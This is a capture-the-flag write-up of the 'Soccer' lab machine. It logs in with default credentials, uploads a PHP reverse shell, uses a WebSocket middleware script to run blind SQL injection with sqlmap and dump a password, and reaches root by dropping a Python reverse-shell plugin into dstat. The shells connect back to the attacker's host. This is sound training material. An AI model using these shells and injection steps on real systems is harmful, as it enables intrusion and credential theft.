0x1 Scan

```
Ξ offsec/soccer git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.194 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.194:22
Open 10.10.11.194:80
Open 10.10.11.194:9091
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT     STATE SERVICE         REASON  VERSION
22/tcp   open  ssh             syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQChXu/2AxokRA9pcTIQx6HKyiO0odku5KmUpklDRNG+9sa6olMd4dSBq1d0rGtsO2rNJRLQUczml6+N5DcCasAZUShDrMnitsRvG54
/jO3tk7NUKA/8D5KuekSmw8m1pPEGybAZxlAYGu3KbasN66jmhf0ReHg3Vjx9e8FbHr3ksc/MimSMfRq0lIo5fJ7QAnbttM5ktuQqzvVjJmZ0+aL7ZeVewTXLmtkOxX9E5ldihtUFj8C6
XUgyii5xRAnvDWwkbwxhKcBIzVy4x5TXinVR7FrrwvKmNAG2t4lpDgmryBZ0YSgxgSAcHIBOglugehGZRHJC9C273hs44EToGCrHBY8n2flJe7OgbjEL8Il3SpfUEF0=
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIy3gWUPD+EqFcmc0ngWeRLfCr68+uiuM59j9zrtLNRcLJSTJmlHUdcq25/esgeZkyQ
|   256 5797565def793c2fcbdb35fff17c615c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ2Pj1mZ0q8u/E8K49Gezm3jguM3d8VyAYsX0QyaN6H/
80/tcp   open  http            syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Soccer - Index
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail? syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
```


9091/tcp open xmltec-xmlmail? syn-ack
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
| HTTP/1.1 400 Bad Request
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 139
| Date: Wed, 25 Jan 2023 17:54:53 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot GET /</pre>
| </body>
| </html>
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Wed, 25 Jan 2023 17:54:54 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS /</pre>
| </body>
| </html>
| RTSPRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Wed, 25 Jan 2023 17:54:55 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS /</pre>
| </body>
|_   </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/c
SF-Port9091-TCP:V=7.93%I=7%D=1/26%Time=63D16CC1%P=x86_64-pc-linux-gnu%r(in
SF:formix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r

0x2 HTTP (80)

Found *tiny file manager*.

Tiny File Manager (2.4.3)


Tiny File Manager

Username


Password

Sign in

I google default credentials.



admin/admin@123 works. From admin page I also found out it is running *2.4.3*.




It has an exploit apparently.


- https://github.com/febinrev/tinyfilemanager-2.4.3-exploit

The automated script does not work. I need to find writable path. I guess have to exploit manually.
I uploaded the following PHP script using tiny URL.

```
~/Downloads → cat hello.php
       File: hello.php
1      <html><body><?php echo("Hello World") ?></body></html>
~/Downloads →
```



From feroxbuster, I know */uploads*, so I access directly and found out PHP is executed.



This time I upload PHP reverse shell.

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.10';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

Visiting the URL, recevies a shell.

```
≡ ~/Downloads → nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.194] 58422
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 18:33:58 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1061): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:/$
```

0x3 Foothold (www-data)

linpeas (www-data)

I run linpeas and output under */var/www/html/tiny/uploads*

```
www-data@soccer:/dev/shm$ bash linpeas.sh > /var/www/html/tiny/uploads/www.linpeas.output
bash linpeas.sh > /var/www/html/tiny/uploads/www.linpeas.output
. . . . . uniq: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
Sorry, try again.
```

So that I can download to local and inspect easily. Nothing interesting.

basic enumeration

Under home there's a user called *player*.

```
www-data@soccer:/$ ls /home
ls /home
player
www-data@soccer:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:/$
```

I check */etc/hosts* and found another sub-domain (soc-player.soccer.htb).

```
www-data@soccer:/dev/shm$ cat /etc/hosts
cat /etc/hosts
127.0.0.1       localhost       soccer  soccer.htb      soc-player.soccer.htb

127.0.1.1       ubuntu-focal    ubuntu-focal

www-data@soccer:/dev/shm$
```

0x4 soc-player.soccer.htb

This time got webpage similar to soccer.htb but got header.



```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
```

It is hosted under */root*. So I do not think I can see it. I sign-up with

- ghost@soccer.htb
- ghost
- ghost

WebSocket SQL injection

In burpsuite, I found Websocket connection.



It is a blind SQL injection.

- https://rayhan0x01.github.io/ctf/2021/04/02/blind-sqli-over-websocket-automation.html

From the same website, I run the Python middleware server.

```
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091/"

def send_ws(payload):
        ws = create_connection(ws_server)
        # If the server returns a response on connect, use below line
        #resp = ws.recv() # If server returns something like a token on connect you can
find and extract from here

        # For our case, format the payload in JSON
        message = unquote(payload).replace('"','\'') # replacing " with ' to avoid
breaking JSON structure
        data = '{"id":"%s"}' % message

        ws.send(data)
        resp = ws.recv()
        ws.close()

        if resp:
                return resp
        else:
                return ''
```

```python
def middleware_server(host_port,content_type="text/plain"):

        class CustomHandler(SimpleHTTPRequestHandler):
                def do_GET(self) -> None:
                        self.send_response(200)
                        try:
                                payload = urlparse(self.path).query.split('=',1)[1]
                        except IndexError:
                                payload = False

                        if payload:
                                content = send_ws(payload)
                        else:
                                content = 'No parameters specified!'

                        self.send_header("Content-type", content_type)
                        self.end_headers()
                        self.wfile.write(content.encode())
                        return

        class _TCPServer(TCPServer):
                allow_reuse_address = True

        httpd = _TCPServer(host_port, CustomHandler)
        httpd.serve_forever()


print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

try:
        middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
        pass
```

```
Ξ offsec/soccer git:(master) ▶ python3 websocket-middleware.py
[+] Starting MiddleWare Server
[+] Send payloads in http://localhost:8081/?id=*
127.0.0.1 - - [26/Jan/2023 03:00:53] "GET /?id=1 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:54] "GET /?id=1&FgNL=6550%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%2
WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:56] "GET /?id=1 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:58] "GET /?id=7169 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:00:59] "GET /?id=1.%22%28.%28%27%29%2C%28%2C HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:01] "GET /?id=1%27meoZPP%3C%27%22%3EkMOtiW HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:02] "GET /?id=1%29%20AND%204691%3D6228%20AND%20%285368%3D5368 HTTP/1.1" 200 -
127.0.0.1 - - [26/Jan/2023 03:01:04] "GET /?id=1%20AND%203646%3D5345 HTTP/1.1" 200 -
```

Database

```
≡ offsec/soccer git:(master) ▶ sqlmap -u "http://localhost:8081/?id=1" --batch --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
iability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:00:52 /2023-01-26/
```

It is vulnerable to blind SQL injection.

```
---
[03:03:59] [INFO] the back-end DBMS is MySQL
[03:03:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL ≥ 5.0.12
[03:04:06] [INFO] fetching database names
[03:04:06] [INFO] fetching number of databases
[03:04:06] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
5
[03:04:28] [INFO] retrieved:
[03:04:34] [INFO] adjusting time delay to 4 seconds due to good response times
mysql
[03:06:31] [INFO] retrieved: info^C
```

So I check current database. Current database is *soccer_db*.

```
≡ offsec/soccer git:(master) ▶ sqlmap -u "http://localhost:8081/?id=1" --current-db
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual conse
iability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:08:29 /2023-01-26/

[03:08:30] [INFO] resuming back-end DBMS 'mysql'
[03:08:30] [INFO] testing connection to the target URL
[03:08:31] [WARNING] turning off pre-connect mechanism because of incompatible server
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6839 FROM (SELECT(SLEEP(5)))kMfr)
---
[03:08:31] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
[03:08:31] [INFO] fetching current database
[03:08:31] [WARNING] time-based comparison requires larger statistical model, please w
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--tim
[03:09:28] [WARNING] it is very important to not stress the network connection during
[03:09:41] [INFO] adjusting time delay to 4 seconds due to good response times
soccer_db
current database: 'soccer_db'
[03:13:06] [INFO] fetched data logged to text files under '/home/ghost/.local/share/sq

[*] ending @ 03:13:06 /2023-01-26/
```

\

Tables

I found a table *accounts*.

```
Ξ offsec/soccer git:(master) ▶ sqlmap -u "http://localhost:8081/?id=1" -D soccer_db --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is il
iability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:13:34 /2023-01-26/

[03:13:34] [INFO] resuming back-end DBMS 'mysql'
[03:13:34] [INFO] testing connection to the target URL
[03:13:36] [WARNING] turning off pre-connect mechanism because of incompatible server ('Simple
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6839 FROM (SELECT(SLEEP(5)))kMfr)
---
[03:13:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
[03:13:36] [INFO] fetching tables for database: 'soccer_db'
[03:13:36] [INFO] fetching number of tables for database 'soccer_db'
[03:13:36] [WARNING] time-based comparison requires larger statistical model, please wait.....
[03:14:21] [WARNING] it is very important to not stress the network connection during usage of
Y

1
[03:15:03] [INFO] retrieved:
[03:15:16] [INFO] adjusting time delay to 4 seconds due to good response times
accounts
Database: soccer_db
[1 table]
+----------+
| accounts |
+----------+

[03:18:09] [INFO] fetched data logged to text files under '/home/ghost/.local/share/sqlmap/out

[*] ending @ 03:18:09 /2023-01-26/
```

Dump table (accounts)

I found credential

- player:PlayerOftheMatch2022

The user exists in system, so I ssh as that user.

```
Ξ offsec/soccer git:(master) ▶ sshpass -p PlayerOftheMatch2022 ssh player@soccer.htb
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 25 19:39:42 UTC 2023

  System load:           0.0
  Usage of /:            70.3% of 3.84GB
  Memory usage:          25%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.194
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e5e7

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
```

0x5 Foothold

user.txt

```
Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ cat user.txt
dfe4f37fe6de7a0883324fc8a0e0a50c
player@soccer:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.194  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:e5e7  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:e5e7  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:e5:e7  txqueuelen 1000  (Ethernet)
        RX packets 161498  bytes 19670904 (19.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 163619  bytes 42031151 (42.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4115  bytes 4556773 (4.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4115  bytes 4556773 (4.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

player@soccer:~$ hostname
soccer
player@soccer:~$
```

doas.conf (Privilege Escalation)

```
player@soccer:~$ find / -type f -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:~$
```

The user *player* is allowed to run *doas* as root. Doas is a tool for monitoring server usage. I call *man dstat* and found out under *PLUGINS*, it has a ability to

write own plugins for usage.

```
FILES
       Paths that may contain external dstat_*.py plugins:

           ~/.dstat/
           (path of binary)/plugins/
           /usr/share/dstat/
           /usr/local/share/dstat/

ENVIRONMENT VARIABLES
       Dstat will read additional command line arguments from the e
```

I wrote the following Python reverse shell script under */usr/local/share/dstat*.

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.
10.14.10',80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);
```

Then execute to gain root shell.

```
player@soccer:~$ nano dstat_shell.py
player@soccer:~$ mv dstat_shell.py /usr/local/share/dstat/
```

```
player@soccer:~$ doas -u root /usr/bin/dstat --shell
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the modu
le's documentation for alternative uses
  import imp
```

```
Ξ offsec/soccer git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.194] 46342
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root.txt

```
# cat root.txt
fc0a7fb0b511d4ebbdee89423527f9b6
# hostname
soccer
if# config
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.194  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:e5e7  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:e5e7  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:e5:e7  txqueuelen 1000  (Ethernet)
        RX packets 166015  bytes 20118134 (20.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 167838  bytes 42762832 (42.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4985  bytes 4696173 (4.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4985  bytes 4696173 (4.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# 
```